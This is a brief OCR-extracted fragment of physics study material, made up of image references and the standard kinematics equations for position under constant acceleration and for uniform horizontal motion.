
$$d(t) = \frac{1}{2}at^2 + v_0t + d_0$$

$$x(t) = v_xt$$





$$d(t) = \frac{1}{2}at^2 + v_0 t + d_0$$

